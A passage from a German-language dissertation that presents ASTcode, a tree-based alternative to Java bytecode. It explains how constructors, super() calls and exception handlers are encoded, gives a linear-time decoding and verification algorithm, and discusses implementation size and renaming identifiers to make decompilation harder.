vardecl CONSTANT_NameAndType("a", "A")
= a new CONSTANT_Methodref("A", "<init>","()V") a smallconst(42)
```

Im Prinzip wird ein Konstruktoraufruf im *ASTcode* ähnlich wie ein nicht-statischer Methodenaufruf behandelt. Hierbei wird somit auch ein Verweis in den Konstantenpool vom Typ *CONSTANT_Methodref* verwendet. Zu beachten ist allerdings noch der zweite Verweis auf die lokale Variable *a*. Dieser Verweis ist eigentlich überflüssig. Er ist nur hinzugefügt worden, damit ein Konstruktoraufruf genauso wie ein normaler nicht-statischer Methodenaufruf (s. Abschnitt 5.2.3.7) kodiert wird. Weiterhin erkennt man, daß für das *new*-Konstrukt ein eigener Dictionary-Index als Schablone eingeführt worden ist, da es sich bei dem *new*-Operator um ein Grundkonstrukt der Sprache Java handelt.

Das *ASTcode*–Format vereinfacht die Überprüfung, daß ein Java-Objekt vollständig und korrekt initialisiert worden ist, da hier ähnlich wie bei einem Java-Quellprogramm die Speicherallokierung auf dem Heap und der Aufruf des Konstruktors in einer einzigen Anweisung durchgeführt werden. Im Bytecode-Format können dagegen nach der Allokierung des Speicherplatzes für das Java-Objekt mit Hilfe der *new*-Instruktion beliebig viele Instruktionen folgen, bis erst *invokespecial* aufgerufen wird. Dabei muß *invokespecial* laut

[LY99] zum Aufruf eines Konstruktors verwendet werden. Daß im Bytecode beliebig viele Anweisungen zwischen dem Aufruf der *new*-Instruktion und der *invokespecial*-Instruktion zugelassen sind, ist auch unmittelbar einsehbar: Manche Konstruktoren erwarten einen oder mehrere Parameter, mit denen sie aufgerufen werden. Zur Bereitstellung dieser Parameter auf dem Operandenstack sind u.U. noch einige weitere Bytecode-Instruktionen notwendig. Andererseits kann der Bytecode-Verifizierer nicht ohne weiteres erkennen, ob die aufgerufenen Instruktionen wirklich für die Bereitstellung der Parameter des Konstruktoraufrufs oder aber anderweitig benötigt werden. Dies führt also zu einer Trennung zwischen der Speicherplatzallokierung und dem Konstruktoraufruf, die die in den Abschnitten 4.2 und 4.5 beschriebenen Fehler in der Bytecode-Verifikation mit sich brachte. Im *ASTcode*-Format tritt das eben beschriebene Problem dagegen nicht auf, da die Speicherplatzallokierung und der Konstruktoraufruf innerhalb einer Anweisung kodiert werden.

Ähnliche Bemerkungen gelten natürlich auch für die Java-Regel, daß innerhalb eines Konstruktors einer beliebigen Klasse[19] als erste Anweisung entweder ein anderer Konstruktor der aktuellen Klasse oder ein Konstruktor der Vaterklasse aufgerufen werden muß [BGJS00]. Wird ein solcher Konstruktor nicht explizit aufgerufen, so muß ein korrekter Java-Compiler den Aufruf für den Defaultkonstruktor automatisch an den Anfang des Konstruktors setzen. Im Bytecode-Format kann diese Regel jedoch nicht ohne weiteres erzwungen werden, da hier vor dem Aufruf von *invokespecial <init>(...)* evtl. auch wieder die Parameter des Konstruktors bereitgestellt werden müssen, ähnlich wie im weiter oben bereits besprochenen Fall eines Konstruktoraufrufes für ein Java-Objekt.

Die Überprüfung der Konstruktorregel läßt sich im *ASTcode*-Format dagegen relativ einfach durchführen, wie das folgende Beispiel zeigt:

```
class A extends B{
        A(int x, int y, int z){
          super(x, y, z);
        }
}
```

Daraus ergibt sich dann für den *super()*-Aufruf die folgende *ASTcode*-Fassung:

```
CONSTANT_Methodref("B", "<init>", "(III)V") this x y z
```

[19] mit Ausnahme der Klasse *java.lang.Object*, die bekanntlich keine Vaterklasse besitzt

Bei der Überprüfung der Konstruktorregel braucht man sich hier lediglich zu vergewissern, daß an erster Stelle innerhalb des Konstruktors ein Konstantenpoolverweis der Form *CONSTANT_Methodref("B", "<init>", ...)* auftritt, gefolgt von dem Dictionary-Index *this*.

Die obige Diskussion zeigt deutlich einen Vorteil des *ASTcode*-Formates gegenüber dem Bytecode-Format: Strukturelle Informationen werden direkt kodiert, so daß die Überprüfung der wichtigsten Regeln der Sprache Java auch im Zwischenformat vereinfacht wird. Damit kann beispielsweise das in Abschnitt 4.2 beschriebene Klassenlader-Problem vermieden werden, das darauf beruhte, daß *super()* nicht der erste Aufruf innerhalb eines Konstruktors war.

5.2.3.10 Darstellung von Ausnahmebehandlern

Bekanntlich gibt es in Java das Konzept der Ausnahmebehandlung (*exception handling*). Hierfür stellt Java die *try*-Anweisung bereit, die in folgendem Codebeispiel dargestellt wird:

```
try{
    ClassLoader cl;

    cl = new ClassLoader();
}
catch(SecurityException e) {
    System.out.println("May not create a classloader!");}
finally {
    System.out.println("In finally block!");
}
```

Gemäß [BGJS00] lautet die syntaktische Definition der *try*-Anweisung in EBNF-Darstellung:

TryStatement = "try" Block Catches | "try" Block [Catches] Finally.
Catches = <CatchClause>[20].
CatchClause = "catch" "(" FormalParameter ")" Block.
Finally = "finally" Block.

In obigem Beispiel ist sowohl ein *catch*-Block als auch der *finally*-Block vorhanden. Es gibt aber auch noch weitere Varianten der *try*-Anweisung, wie man anhand der EBNF-Syntaxbeschreibung erkennen kann: Zum einen braucht kein *catch*-Block vorzukommen, dann muß aber der *finally*-Block vorhanden sein. Zum anderen kann der *finally*-Block fehlen, dann muß aber mindestens ein *catch*-Block vorhanden sein.

---

[20] Man beachte, daß die spitzen Klammern (< >) in EBNF [Wi77] zur Darstellung eines mindestens einmal auftretenden Inhalts verwendet werden.

Eine *try*-Anweisung wird im *ASTcode*-Format analog zu den anderen, schon behandelten Anweisungen dargestellt. Dies kann man auch anhand der *ASTcode*-Repräsentation des obigen Beispieles erkennen:

```
try
beginblock
    vardecl CONSTANT_NameAndType("cl", "java.lang.ClassLoader")
    = cl new CONSTANT_Methodref("java.lang.ClassLoader", "<init>",
    "()V") cl
endblock
catch
beginblock
    vardecl CONSTANT_NameAndType("e","java.lang.SecurityException")
    ...
endblock
finally
    ...
```

Man beachte, daß es sich bei *finally*, *try*, *endblock* etc. wieder um entsprechende Indizes in das SDE-Dictionary handelt. Erwähnenswert ist darüber hinaus, daß der Ausnahme-Parameter einer *catch*-Anweisung als lokale Variablendeklaration gedeutet wird. Des weiteren ist der Übersichtlichkeit halber die Kodierung der *System.out.println()*-Aufrufe weggelassen worden.

5.3 Verifikation von *ASTcode*

In diesem Abschnitt wird die Verifikation von *ASTcode* näher behandelt. Dabei soll gezeigt werden, daß die Verifikation im wesentlichen innerhalb eines Durchganges durch die zu untersuchende *ASTcode*-Datei vorgenommen werden kann. Die Zeitkomplexität des Verifikationsalgorithmus ist mithin linear in bezug auf die Größe des Quellprogrammes im Gegensatz zur Bytecode-Verifikation, die bekanntlich eine mehr als lineare Zeitkomplexität, bezogen auf die Anzahl der Bytecode-Instruktionen, besitzt (s. Abschnitt 4.6).

5.3.1 Der Verifikationsalgorithmus für *ASTcode*

Prinzipiell könnte man aus der *ASTcode*-Datei eine Datenstruktur aufbauen, wie in Abbildung 19 dargestellt. Diese Datenstruktur besteht aus einer Liste von Datenfeldern und einer Liste von Methoden, die in der aktuellen Klasse definiert worden sind. Darüber hinaus werden sowohl für die Klasse als auch für die Methoden und Felder zusätzliche Informationen abgespeichert. Zu den zusätzlichen Informationen über die aktuelle Klasse gehören beispielsweise noch der Klassenname, ein Verweis auf die Vaterklasse, die Modifizierer etc. Bei Feldern werden u.a. der Name und der Typ, bei Methoden der Name und die Signatur gespeichert.




Abbildung 19: Datenstruktur mit den Informationen, die zu einer Klasse gehören.

Wie aus Abbildung 19 zu entnehmen ist, gibt es zu jeder Methode, die weder *abstract* noch *native* ist, eine Liste der Anweisungen, aus denen sich die Methode zusammensetzt. Weil in den Anweisungen Ausdrücke vorkommen und Ausdrücke als Bäume dargestellt werden können, wird zu jeder Anweisung, die einen Ausdruck enthält, noch der Ausdrucksbaum mitgespeichert. So besteht beispielsweise die Zuweisung

```
x = (a+b)/2;
```

aus einem Ausdrucksbaum. Ähnliches gilt für die *while*-Bedingung, die einen Booleschen Ausdruck darstellt.

Üblicherweise wird eine Datenstruktur, wie in Abbildung 19 angegeben, im Frontend eines konventionellen Java-Compilers erzeugt und sowohl für die Phase der semantischen Analyse als auch für die Codeerzeugung verwendet (s. [So00, GS99]). Insbesondere kann dann eine Typüberprüfung mit Hilfe einer einfachen Baumtraversierung durchgeführt werden.

Damit die Codeerzeugung durch den codegenierenden Lader aber nicht zu zeitaufwendig wird und nicht zuviel Zeit verbraucht wird, bis das Programm ausgeführt werden kann, ist es besser, wenn die Zwischendatenstruktur nicht vollständig erzeugt wird. Dies gilt insbesondere vor dem Hintergrund, daß außerdem noch das semantische Dictionary für den Dekodierungsprozeß der *ASTcode*-Datei dynamisch erzeugt werden muß (s. Abschnitt 5.1). Man hätte demnach zwei verschiedene Datenstrukturen. Was wäre also, wenn man das

semantische Dictionary, das für die Dekodierung benötigt wird, gleichzeitig noch zur Unterstützung der Verifikation von *ASTcode*-Dateien verwendet? Dann könnte man die Verifikation des *ASTcodes* bereits während des Dekodierungsprozesses durchführen und bräuchte nicht die in Abbildung 19 dargestellte Zwischendatenstruktur vollständig zu erzeugen. Außerdem hätte dies den Vorteil, daß die Typüberprüfung bei mehrfach auftretenden Teilausdrücken nicht wiederholt zu werden braucht. Auf diesen letzten Aspekt wird weiter unten in diesem Abschnitt noch etwas ausführlicher eingegangen.

Um eine Verifikation bereits beim Aufbau des semantischen Dictionarys vornehmen zu können, muß das semantische Dictionary im Vergleich zu jenem des Kodierungsprozesses angepaßt werden. Selbstverständlich müssen die Dictionary-Einträge beim Dekodieren in der gleichen Reihenfolge wie beim Kodieren zum Dictionary hinzugefügt werden. Allerdings werden jetzt noch zusätzliche Informationen für jeden Eintrag abgespeichert, die für die Verifikation notwendig sind. Hervorzuheben sind in diesem Zusammenhang vor allem die Typinformationen: Nicht nur für lokale Variablen, Feldzugriffe und Methodenaufrufe, sondern auch für fast jede Art von Dictionary-Eintrag werden nun Typinformationen abgespeichert. In Tabelle 7 findet man ein Beispiel für ein semantisches Dictionary, das während der Phase der Dekodierung erzeugt wird. Diesem liegt das folgende Quellprogramm zugrunde:

```
int i, j, k;
...// initialisiere i, j, k geeignet
k = j * k;
j = 42 + j;
```

Nachfolgend soll nun auf den Dekodierungsvorgang für *ASTcode*-Dateien näher eingegangen werden. Dabei wird gezeigt, wie die Verifikation (≙ semantische Analyse) gleich direkt in den Dekodierungsprozeß integriert werden kann, so daß zum Dekodieren und Verifizieren nur ein (linearer) Durchgang durch den Code erforderlich ist. Der Dekodierungsalgorithmus wurde dabei im wesentlichen aus [Fr94] entnommen. Allerdings wurde dieser noch geeignet angepaßt, da in dem in [Fr94] angegebenen Algorithmus keine Mechanismen zur Verifikation von SDE-Dateien vorgesehen sind.

Der Dekodierungs- und Verifikationsalgorithmus lautet nun in Pseudocode:

```
while(das Ende des Codearrays ist nicht erreicht){
    lies einen weiteren Index idx aus der ASTcode-Datei;
    suche den dazugehörigen Dictionary-Eintrag E = dict[idx];
    if(E.complete==true); // tue nichts, da E bereits verifiziert
    else{
         // E ist ein unvollständiger Eintrag (Schablone),
```

```
            // d.h. E hat noch undefinierte Nachfolgeknoten
            durchlaufe rekursiv die undefinierten Nachfolgeknoten;
            überprüfe, ob die Typen der undefinierten Nachfolgeknoten
            mit E.type zusammenpassen;
            if(Typen passen nicht){
                weise die Methode zurück;
                löse eine Ausnahme vom Typ VerifyError aus;
            }
            erzeuge evtl. weitere Schablonen gemäß der gleichen
            Heuristik wie beim Kodierungsprozeß;
            erzeuge einen neuen vollständigen Dictionary-Eintrag E'
            mit der entsprechenden Typinformation;
        }
    }
```

Man könnte darüber hinaus noch die Codeerzeugung durch den codegenerierenden Lader in den eben angegebenen Dekodierungsalgorithmus integrieren, wie es in [Fr94] vorgeschlagen wird.

Dictionary-Index	Bedeutung	Zusätzliche Informationen
1	+	
2	*	
3	=	
... weitere Dictionary-Indizes für Grundkonstrukte der Sprache Java		
n	Variable i	int
n+1	Variable j	int
n+2	Variable k	int
n+3	k = .	int
n+4	j * .	int
n+5	. * k	int
n+6	j * k	int
n+7	j = .	int
n+8	42 + .	int
n+9	. + j	int
n+10	42 + j	int

Tabelle 7: Ein semantisches Dictionary, das während des Dekodierungsprozesses erzeugt wird.

Zum besseren Verständnis des eben angegebenen Algorithmus betrachte man noch einmal das weiter oben behandelte Beispiel. Angenommen, man fügt dort zusätzlich die Anweisung hinzu:

```
i = j*k+j;
```

Aus Tabelle 7 läßt sich entnehmen, daß der Teilausdruck *j*k* (als vollständiger Eintrag!) und die Schablone .+*j* schon im Dictionary enthalten sind; außerdem ist zu diesem Zeitpunkt bekannt, daß sowohl *j*k* als auch .+*j* die Typinformation *int* besitzen. Dies kann zur Typüberprüfung der obigen Zuweisung herangezogen werden. Da also für *j*k* und .+*j* im semantischen Dictionary jeweils der Typ *int* vermerkt ist, ist der Teilausdruck *j*k+j* vom Typ *int*. Der obige Dekodierungsalgorithmus erzeugt somit einen vollständigen Dictionary-Eintrag *j*k+j* mit der Typinformation *int*. Ähnliche Bemerkungen gelten des weiteren noch für die Zuweisung, bei der bekannt ist, daß *i* und der Teilausdruck *j*k+j* jeweils vom Typ *int* sind.

Ferner sollte ein weiterer Punkt an dieser Stelle nicht unerwähnt bleiben: Bei mehrfach auftretenden Teilausdrücken braucht die Typüberprüfung nicht noch einmal durchgeführt zu werden, da die entsprechende Typinformation schon hergeleitet und daraufhin im semantischen Dictionary vermerkt worden ist. Tritt beispielsweise der Ausdruck *j*k* in obigem Beispiel ein zweites Mal (innerhalb desselben Gültigkeitsbereiches) auf, so ist zu diesem Zeitpunkt der Typ (= *int*) bereits bekannt. Somit kann beim Verifikationsvorgang in einigen Fällen Zeit gespart werden. Ähnliche Bemerkungen gelten darüber hinaus auch für die Codeerzeugung, wie in [Fr94] erläutert wird.

Neben der richtigen Verwendung von Typen muß ein korrekter Java-Compiler üblicherweise noch weitere Bedingungen überprüfen. Aus diesem Grunde sollte der *ASTcode*-Verifizierer ähnliche Tests vornehmen. Insbesondere muß u.a. geprüft werden, daß

- auf der linken Seite einer Zuweisung ein sogenannter L-Wert (*Lvalue*) steht,
- lokale Variablen vor ihrer ersten Verwendung initialisiert worden sind,
- kein *try*-Block ohne einen folgenden *catch*- oder *finally*-Block vorkommt,
- lokale Variablen nicht innerhalb ihres Gültigkeitsbereiches (*scope*) mehrfach deklariert werden,
- lokale Variablen nur innerhalb ihres Gültigkeitsbereiches verwendet werden.

Auf den letzten Punkt wurde schon in Abschnitt 5.2.3.6 eingegangen. Dort wurde nämlich ein Stackmechanismus für Gültigkeitsbereiche beschrieben, anhand dessen man erkennen kann, ob ein Dictionary-Index noch aktuell gültig ist: Nicht mehr gültige Indizes werden nach

Beendigung eines Blockes (Gültigkeitsbereiches) einfach aus dem Dictionary entfernt. Dies gilt natürlich insbesondere auch für Dictionary-Indizes, die lokale Variablen repräsentieren.

Insgesamt sind also alle Bedingungen zu überprüfen, die ein herkömmlicher Java-Compiler in der semantischen Analysephase durchtestet. Hierbei wird ausgenutzt, daß der *ASTcode* und die Sprache Java im wesentlichen die gleiche Semantik besitzen. Dies erleichtert die Verifikation von *ASTcode* beträchtlich, da keine Daten- und Kontrollflußanalyse wie bei der Bytecode-Verifikation erforderlich ist.

Neben den in diesem Abschnitt ausführlich behandelten Semantiktests, die im Prinzip mit der Phase 3 der Bytecode-Verifikation vergleichbar sind (s. Abschnitt 3.2.2), müssen natürlich auch die Tests der Phasen 1 (syntaktische Korrektheit des *ASTcodes*) und 2 (Tests, die ohne eine Untersuchung des Codearrays auskommen) durchgeführt werden. Darüber hinaus gelten ähnliche Bemerkungen für die Laufzeittests der Bytecode-Verifikation (Phase 4).

5.3.2 Implementierungsdetails

In diesem Teilabschnitt wird auf einige Implementierungsdetails sowohl für den Kodierungsprozeß (s. Abschnitt 5.3.2.1) als auch für den Dekodierungs- und den damit verbundenen Verifikationsprozeß (s. Abschnitt 5.3.1) für *ASTcode* eingegangen.

5.3.2.1 Implementierung des *ASTcode*-Kodierers

Im Rahmen dieser Dissertation wurde zunächst ein Java-Compiler implementiert, der aus Java-Quelltext *ASTcode*-Dateien gemäß dem in Abschnitt 5.2.1 beschriebenen Format erzeugt. Hierfür wurde das Frontend eines Java-Compilers verwendet, der von Prof. Manfred Sommer in den Jahren 1997-2000 im Rahmen mehrerer Compilerbauvorlesungen an der Universität Marburg entwickelt wurde [So00]. Dieser Compiler, der für eine relativ kleine Teilmenge von Java Bytecode erzeugt, wurde entsprechend modifiziert, so daß er zusätzlich Klassendateien im *ASTcode*-Format generieren kann. Alternativ hätte natürlich z.B. auch der *Guavac*-Compiler [Ef98] von *Effective Edge Technologies* verwendet werden können, der unter die GPL (Gnu Public License) fällt und in C++ implementiert worden ist.

Erwähnenswert ist darüber hinaus noch die Heuristik, nach der zusätzliche Einträge zum semantischen Dictionary hinzugefügt werden. Dabei wurde die folgende Einfügestrategie für zusätzliche Dictionary-Einträge gewählt:

1. Bei unären Operatoren (*) werden vollständige Einträge der Form **a* zum Dictionary hinzugefügt.

2. Konstanten bzw. Konstantenpoolreferenzen werden ähnlich wie unäre Operatoren behandelt. So werden z.B. die Dictionary-Einträge *smallconst* und *42* zu einem einzigen Dictionary-Eintrag *smallconst(42)* zusammengefaßt.
3. Bei binären Operatoren(*) werden (in dieser Reihenfolge) Einträge der Form *a**., .**b* und *a*b* generiert.
4. Bei Methodenaufrufen *f()* werden zusätzlich Einträge der Form *f(a, ., .)*, *f(a, b,.)* und *f(a, b, c)*, aber z.B. nicht *f(a, ., c)* erzeugt.

Insgesamt wurde nicht der gesamte Sprachumfang von Java 2 implementiert, sondern es wurde sich auf die folgenden Java-Konstrukte beschränkt:

- Kontrollanweisungen,
- Variablendeklarationen,
- Methodenaufrufe (statisch, nicht-statisch),
- Feldzugriffe (statisch, nicht-statisch),
- Arrayzugriffe,
- Ausnahmebehandlung,
- Objekterzeugung,
- Typkonvertierungen und
- Ausdrücke.

Nicht berücksichtigt wurden u.a. innere Klassen und auch beliebige Zugriffe wie z.B. *a[4].f(2).x*. Auf die Implementierung dieser Konstrukte wurde jedoch nicht aus grundsätzlichen Erwägungen verzichtet; vielmehr handelt es sich eher um ein „Fleißproblem“, diese restlichen Java-Konstrukte zu implementieren.

5.3.2.2 Implementierung des *ASTcode*-Dekodierers und -Verifizierers

Der Dekodierer und der Verifizierer wurden in einem einzigen Modul implementiert, wobei der in Abschnitt 5.3.1 skizzierte Dekodierungs- und Verifikationsalgorithmus als Grundlage genommen wurde. Auf die Erzeugung von Maschinencode (z.B. für Intel-Prozessoren) wurde allerdings verzichtet; vorrangiges Ziel war die Implementierung eines Verifizierers und nicht die Codeerzeugung. Allerdings könnte das Dekodierungsmodul entsprechend angepaßt werden, so daß man einen codegenerierenden Lader ähnlich dem in [Fr94] beschriebenen erhält, der aber zusätzlich noch eine *ASTcode*-Verifikation vornimmt.

Wie schon weiter oben angedeutet, überprüft der Verifizierer die Typsicherheit durch Baumtraversierung. Letztere entspricht der Baumwanderung, die ein herkömmlicher Java-Compiler in seinem Frontend während der semantischen Analysephase durchführt. Weiterhin überprüft der Dekodierer automatisch, daß bestimmte syntaktische Konsistenzbedingungen erfüllt werden. Eine solche Bedingung besteht beispielsweise darin, daß auf einen *try*-Block ein *catch*- oder *finally*-Block folgen muß; ein *try*-Block ohne einen darauffolgenden *catch*- oder *finally*-Block ist nicht erlaubt. Beim Einlesen der entsprechenden *ASTcode*-Datei versucht der Kodierer, zuerst den *try*-Block abzuarbeiten, danach erwartet er entweder einen *catch*-Index oder einen *finally*-Index. Erscheint kein solcher Index, dann kann der Dekodierer seine Arbeit nicht weiter fortsetzen. Der Dekodierer findet also solche Fehler, die eine „syntaktische“ Bedingung verletzen automatisch, so daß kein zusätzlicher Verifikationsschritt erforderlich ist. Somit arbeitet der Dekodierer in dieser Hinsicht ähnlich wie ein rekursiv absteigender Parser (*recursive descent parser*).

5.3.3 Resümee und Grenzen der bisherigen Implementierung des *ASTcode*-Systemes

Durch Anwendung des SDE-Ansatzes auf Java gelang eine recht „schlanke“ Implementierung eines *ASTcode*-Verifizierers, die nur aus ca. 1600 Zeilen Java-Code besteht. Dabei ist allerdings zu beachten, daß hier noch zusätzlich der Code für den Dekodierer (ca. 1000 Zeilen Code) inbegriffen ist, weil der Verifizierer und der Dekodierer aneinander gekoppelt sind, wie in Abschnitt 5.3.1 bereits erwähnt worden ist.

Andererseits sollte aber darauf hingewiesen werden, daß in der aktuellen Implementierung nicht alle Java-Konstrukte, sondern nur die wichtigsten behandelt werden. Es fehlen insbesondere innere Klassen, beliebige Arten von Zugriffen, die Typen *float*, *byte*, *short* und *long* etc. Allerdings dürfte auch bei einer Vervollständigung die Gesamtgröße des Codes, der für die Implementierung des *ASTcode*-Verifizierers und -Dekodierers benötigt wird, 2000 Zeilen nicht wesentlich überschreiten. Die eigentlich aufwendige Arbeit besteht in diesem Zusammenhang darin, den *ASTcode*-Compiler entsprechend anzupassen, damit er auch für die „fortgeschritteneren“ Java-Konstrukte den entsprechenden *ASTcode* erzeugt.

Grundsätzlich zeigt also die Implementierung des *ASTcode*-Verifizierers, daß ein kompakter und mithin weniger fehleranfälliger *ASTcode*-Verifizierer möglich ist. Im Vergleich dazu ist SUNs Referenzimplementierung des Bytecode-Verifizierers mit 3000 Zeilen C-Code relativ umfangreich, wobei aber im Falle von SUNs Verifizierer noch nicht einmal die Einleseroutine für eine Klassendatei mitberücksichtigt wird.

Der Grund für die recht schlanke Implementierung des *ASTcode*-Verifizierers bestand darin, daß hier auf eine Daten- und Kontrollflußanalyse zur Herleitung der entsprechenden Typinformationen verzichtet werden konnte: Bei der *ASTcode*-Verifikation braucht anstelle einer Daten- und Kontrollflußanalyse nur eine Baumwanderung durch die ASTs vorgenommen zu werden, wie sie ein konventioneller Java-Compiler in seinem Frontend durchführt. Des weiteren enthält eine *ASTcode*-Klassendatei genug Informationen, um die Gültigkeitsbereiche lokaler Variablen zu rekonstruieren (s. Abschnitt 5.2.3.6). Auch dies erleichtert die Typüberprüfung während der Verifikationsphase.

Außerdem konnten bei der Verifikation von *ASTcode* die Probleme vermieden werden, die mit der Verifikation von Subroutinenaufrufen zusammenhingen (Stackdisziplin, polymorphe Variablen). Ein *ASTcode*-Verifizierer hat lediglich Bedingungen der Form „Gibt es zu einem *finally*-Block einen *try*-Block?“ zu überprüfen. Tests dieser Art sind einfach durchzuführen.


Zusammenfassend läßt sich also festhalten, daß der *ASTcode* und die Sprache Java die gleiche Semantik besitzen. Dies vereinfacht den Verifikationsvorgang von *ASTcode* im Vergleich zu der Verifikation von Bytecode, der als eigenständige „Sprache“ aufzufassen ist. Insgesamt kann so eine kompakte und mithin weniger fehleranfällige Implementierung eines Verifizierers für *ASTcode* erzielt werden.

An dieser Stelle sollte aber noch kurz auf einen häufig formulierten Kritikpunkt hingewiesen werden, wenn man ASTs als Zwischenformat wählt: Die Dekompilierung (*decompilation*), also das Wiederherstellen des Quellprogrammes aus dem Zwischencode-Programm, wird vereinfacht, da strukturelle Informationen über das Quellprogramm direkt im Zwischenformat vorhanden sind, wie z.B. die obigen Bemerkungen über Gültigkeitsbereiche lokaler Variablen beweisen. Bekanntlich war es ein Designziel des *ASTcode*-Formates, strukturelle Informationen zu erhalten, weil auf diese Weise die Typüberprüfung lokaler Variablen vereinfacht wird. Allerdings läßt sich gegen den eben genannten Kritikpunkt einwenden, daß eine Dekompilierung für jedes portable Zwischenformat, also auch für Java-Bytecode, möglich ist. Dies untermauert auch der Bytecode-Dekompilierer *SourceAgain* der Firma Ahpah Software, Inc. [Ah00].

Um die Lesbarkeit einer dekompilierten *ASTcode*-Datei zu erschweren, könnte man aber zumindest die Namen lokaler Variablen verändern, damit nicht von diesen Namen auf die Bedeutung der lokalen Variablen geschlossen werden kann. Hat man beispielsweise eine lokale Variable namens *privateKey*, so könnte ein *ASTcode*-Compiler diese ggf. in *v0* umbenennen, so daß der Variablenname für einen potentiellen Angreifer wenig aussagekräftig

wird. Ferner kann hierdurch auch noch Speicherplatz gespart werden, da nun kürzere Variablennamen verwendet werden können. Ähnliche Bemerkungen gelten darüber hinaus natürlich auch für Methoden- und Feldnamen.

Im Prinzip lassen sich sogar die gleichen Konzepte auf das *ASTcode*-Format anwenden, die eingesetzt werden, um eine Bytecode-Dekompilierung zu verhindern. Hierzu gehört beispielsweise der Ansatz von *preEmptive Solutions* [WT99], bei dem u.a. versucht wird, möglichst viele Methoden-, Feld-, Typ- und Variablennamen gleich zu benennen. In Abbildung 20 wird hierfür ein Beispiel angegeben, bei dem möglichst viele Bezeichner in *a* umgewandelt werden, so daß die Lesbarkeit des Programmes entsprechend verringert wird.



```
// Originalprogramm
private void calcPayroll(RecordSet rs) {
        while (rs.hasMore()) {
                Employee = rs.getNext(true);
                Employee.updateSalary();
                DistributeCheck(employee);
        }
}
```

```
// vor Dekompilierung geschütztes Programm
private void a(a rs) {
        while (rs.a()) {
                a = rs.a(true);
                a.a();
                a(a);
        }
}
```

Abbildung 20: Ein Java-Programm und eine vor der Dekompilierung geschützte Version (Abbildung entnommen aus [WT99]).

